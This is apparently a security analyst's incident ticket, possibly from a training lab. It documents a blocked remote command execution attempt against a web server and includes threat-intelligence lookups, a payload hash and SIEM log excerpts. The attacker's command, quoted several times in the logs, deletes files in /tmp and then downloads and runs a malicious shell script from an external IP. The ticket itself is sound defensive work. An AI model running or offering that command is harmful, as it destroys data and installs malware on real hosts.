Ticket Standards

The Summary:

- Remote Command Execution

Web Attacks

(XSS, SQLi, LFI, RCE, PHPI, HTTP,SESS,)

Splunk Incident ID: 1da4d64c-4666-4da9-aa0c-3566ebbe679b

Description

This is a Remote Command Execution attack

First attacker wants to change the current working directory to the previous working directory by exchanging the values of the variables then tries to force delete file and directory on the tmp file, then with the wget command download sensi.sh which is malicious file (malware and back door)

Score Exceeded :

Total Inbound Score: 13 - SQLI=0,XSS=0,RFI=0,LFI=0,RCE=10,PHPI=0,HTTP=0,SESS=0

Encoded log: -

```
GET /shell?cd+/tmp;rm+-rf+*;wget+141.98.6.123/sensi.sh;sh+/tmp/sensi.sh HTTP/1.1
```

Decoded log: -

Attacker Info:

IP: 41.237.35.193, 141.98.6.123

The first IP is bot, and the second one is a malicious server .

User Agent: Hello, world

Browser Name: - none

Browser Version: - none

OS: - none

Analyst Investigation Results:

Virus Total Result:

15 security vendors flagged this IP address as malicious

Security vendors' analysis : Malware

[here|https://www.virustotal.com/gui/ip-address/141.98.6.1233
]

Communicating Files REIATION;

[here|https://www.virustotal.com/gui/ip-address/141.98.6.123/relations
]

Brief Community Comments: -

Security Vendors' Analysis from Virus Total: none

Security Vendors' Analysis from TAlos:

Talos Intelligence:

LOCATION DATA : Amsterdam, Netherlands

REPUTATION DETAILS:

IP Reputation: Poor

Web Reputation : Questionable

EMAIL VOLUME DATA :

SPAM LEVEL : Critical

BLOCK LISTS:

ADDED TO THE BLOCK LIST: No

Shodan Result:

Open Ports: - 22 , 80 , 443 , 465

[here|https://www.shodan.io/host/141.98.6.123

]

Victim: 38.242.130.249

Raw Data:

```
[09/Jul/2023:01:42:52 +0200] ZKn0fFoD9uwLsYFvysSnvAAAAA4 41.237.35.193 56575 38.242.130.249 80
--11c2ea13-B--
GET /shell?cd+/tmp;rm+-rf+*;wget+141.98.6.123/sensi.sh;sh+/tmp/sensi.sh HTTP/1.1
User-Agent: Hello, world
Host: 127.0.0.1:80
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Connection: keep-alive
--11c2ea13-F--
HTTP/1.1 403 Forbidden
Content-Length: 274
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
--11c2ea13-E--
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.29 (Ubuntu) Server at 127.0.0.1 Port 80</address>
</body></html>
```

Action

The result was 403 Forbidden, so no need for extra action.

ADDITIONAL:

Security Vendors' Analysis from abuseiodb:

This IP address has been reported a total of 19 times from 9 distinct sources. 141.98.6.123 was first reported on July 2nd 2023, and the most recent report was 3 months ago

Use more tcp/5501

Port Scan to exploit host or bad web bot

[here| https://www.abuseipdb.com/check/141.98.6.123]

Security Vendors' Analysis from ipingo.io:

Privacy Detection : hosting

Company : Des Capital B.V.

[here|https://ipinfo.io/141.98.6.123]

Security Vendors' Analysis urlhaus.abuse.ch:

Tag : shellscript

Type:malware

Payload Delivery (sensi.sh) SHA256: 53729ca3fecc5490deff6278bbd0e6557c3067c482e980563f4120518cd6b7dc

[here|https://urlhaus.abuse.ch/url/2720661/]

Virus Total Result of payload:

37 security vendors and 1 sandbox flagged this file as malicious

Reanalyze

53729ca3fecc5490deff6278bbd0e6557c3067c482e980563f4120518cd6b7dc

sensi.sh

Security vendors' analysis :

downloader.medusa/shell

The sandbox Zenbox Linux flags this file as: MALWARE SPREADER TROJAN

[here|https://www.virustotal.com/gui/file/53729ca3fecc5490deff6278bbd0e6557c3067c482e980563f4120518cd6b7dc/detection]

COMMUNITY :

#zbetcheckin tracker

Downloaded on 2023-10-15 03:39:54 UTC

SRC URL : http://34.22.219.78/sensi.sh

IP : 34.22.219.78

AS :

YARA : #contentis_base64 #http #math_entropy_4 #url #ip


[here|https://www.virustotal.com/gui/file/53729ca3fecc5490deff6278bbd0e6557c3067c482e980563f4120518cd6b7dc/detection]

RECOMAND: Defind payload as extract field to be more detectable.

Regularly update and patch your software, operating systems, and applications to fix known vulnerabilities.

Subscribe to security mailing lists or services to stay informed about the latest security updates.

Attach File:



New Search

```
sensi.sh
```

✓ 18 events (before 10/30/23 8:31:44.000 PM)   No Event Sampling ▾

SELECTED FIELDS
a host 3
a source 4
a sourcetype 5

INTERESTING FIELDS
a charset 1
# date_hour 4
# date_mday 3
# date_minute 6
a date_month 1
# date_second 8
a date_wday 3
# date_year 1
# date_zone 2
a eventtype 2
HTTP 1
a index 1
LFI 1
# linecount 3
# max 1
PHPI 1
a product 1

i	Time	Event

>	7/10/23
	1:57:36.000 AM
		`Jul 10 01:57:36 38.242.128.144 Jul 10 01:57:36 websystem suricata[981]: {"timestamp":"2023-07-10T01:57:36.001251+0200","flow_id":59843007413084,"event_type":"fileinfo","src_ip":"38.242.128.144","src_port":80,"dest_ip":"156.203.28.53","dest_port":51304,"proto":"TCP","http":{"hostname":"127.0.0.1","url":"\/shell?cd+\/tmp;rm+-rf+*;wget+141.98.6.123\/sensi.sh;sh+\/tmp\/sensi.sh","http_user_agent":"Hello, world","http_content_type":"text\/html","http_method":"GET","protocol":"HTTP\/1.1","status":403,"length":274},"app_proto":"http","fileinfo":{"filename":"\/shell","state":"CLOSED","stored":false,"size":274,"tx_id":0}}`
		host = 38.242.128.144 │ source = udp:514 │ sourcetype = apache:access:kv

>	7/10/23
	1:57:36.000 AM
		`Jul 10 01:57:36 38.242.128.144 Jul 10 01:57:36 websystem suricata[981]: {"timestamp":"2023-07-10T01:57:36.001251+0200","flow_id":59843007413084,"event_type":"alert","src_ip":"38.242.128.144","src_port":80,"dest_ip":"156.203.28.53","dest_port":51304,"proto":"TCP","tx_id":0,"alert":{"action":"allowed","gid":1,"signature_id":2101201,"rev":10,"signature":"GPL WEB_SERVER 403 Forbidden","category":"Attempted Information Leak","severity":2},"http":{"hostname":"127.0.0.1","url":"\/shell?cd+\/tmp;rm+-rf+*;wget+141.98.6.123\/sensi.sh;sh+\/tmp\/sensi.sh","http_user_agent":"Hello, world","http_content_type":"text\/html","http_method":"GET","protocol":"HTTP\/1.1","status":403,"length":274}}`
		host = 38.242.128.144 │ source = udp:514 │ sourcetype = apache:access:kv

>	7/10/23
	1:56:35.000 AM
		`Jul 10 01:56:35 38.242.128.144 Jul 10 01:56:35 websystem suricata[981]: {"timestamp":"2023-07-10T01:56:35.430023+0200","flow_id":59843007413084,"event_type":"http","src_ip":"156.203.28.53","src_port":51304,"dest_ip":"38.242.128.144","dest_port":80,"proto":"TCP","tx_id":0,"http":{"hostname":"127.0.0.1","url":"\/shell?cd+\/tmp;rm+-rf+*;wget+141.98.6.123\/sensi.sh;sh+\/tmp\/sensi.sh","http_user_agent":"Hello, world","http_method":"GET","protocol":"HTTP\/1.1","length":0}}`
		host = 38.242.128.144 │ source = udp:514 │ sourcetype = apache:access:kv

>	7/10/23
	1:56:35.000 AM
		`156.203.28.53 - - [10/Jul/2023:01:56:35 +0200] "GET /shell?cd+/tmp;rm+-rf+*;wget+141.98.6.123/sensi.sh;sh+/tmp/sensi.sh HTTP/1.1" 403 491 "-" "Hello, world"`
		host = websystem.local │ source = /var/log/apache2/access-student.cydeosec.com.log │ sourcetype = access-student.cydeosec.com-too_small

>	7/10/23
	1:56:35.000 AM
		`... 2 lines omitted ...`
		`GET /shell?cd+/tmp;rm+-rf+*;wget+141.98.6.123/sensi.sh;sh+/tmp/sensi.sh HTTP/1.1`
		`... 22 lines omitted ...`
		`Message:  [file "/usr/share/modsecurity-crs/rules/REQUEST-932-APPLICATION-ATTACK-RCE.conf"] [line "122"] [id "932105"] [rev "4"] [msg "Remote Command Execution: Unix Command Injection"] [data "Matched D`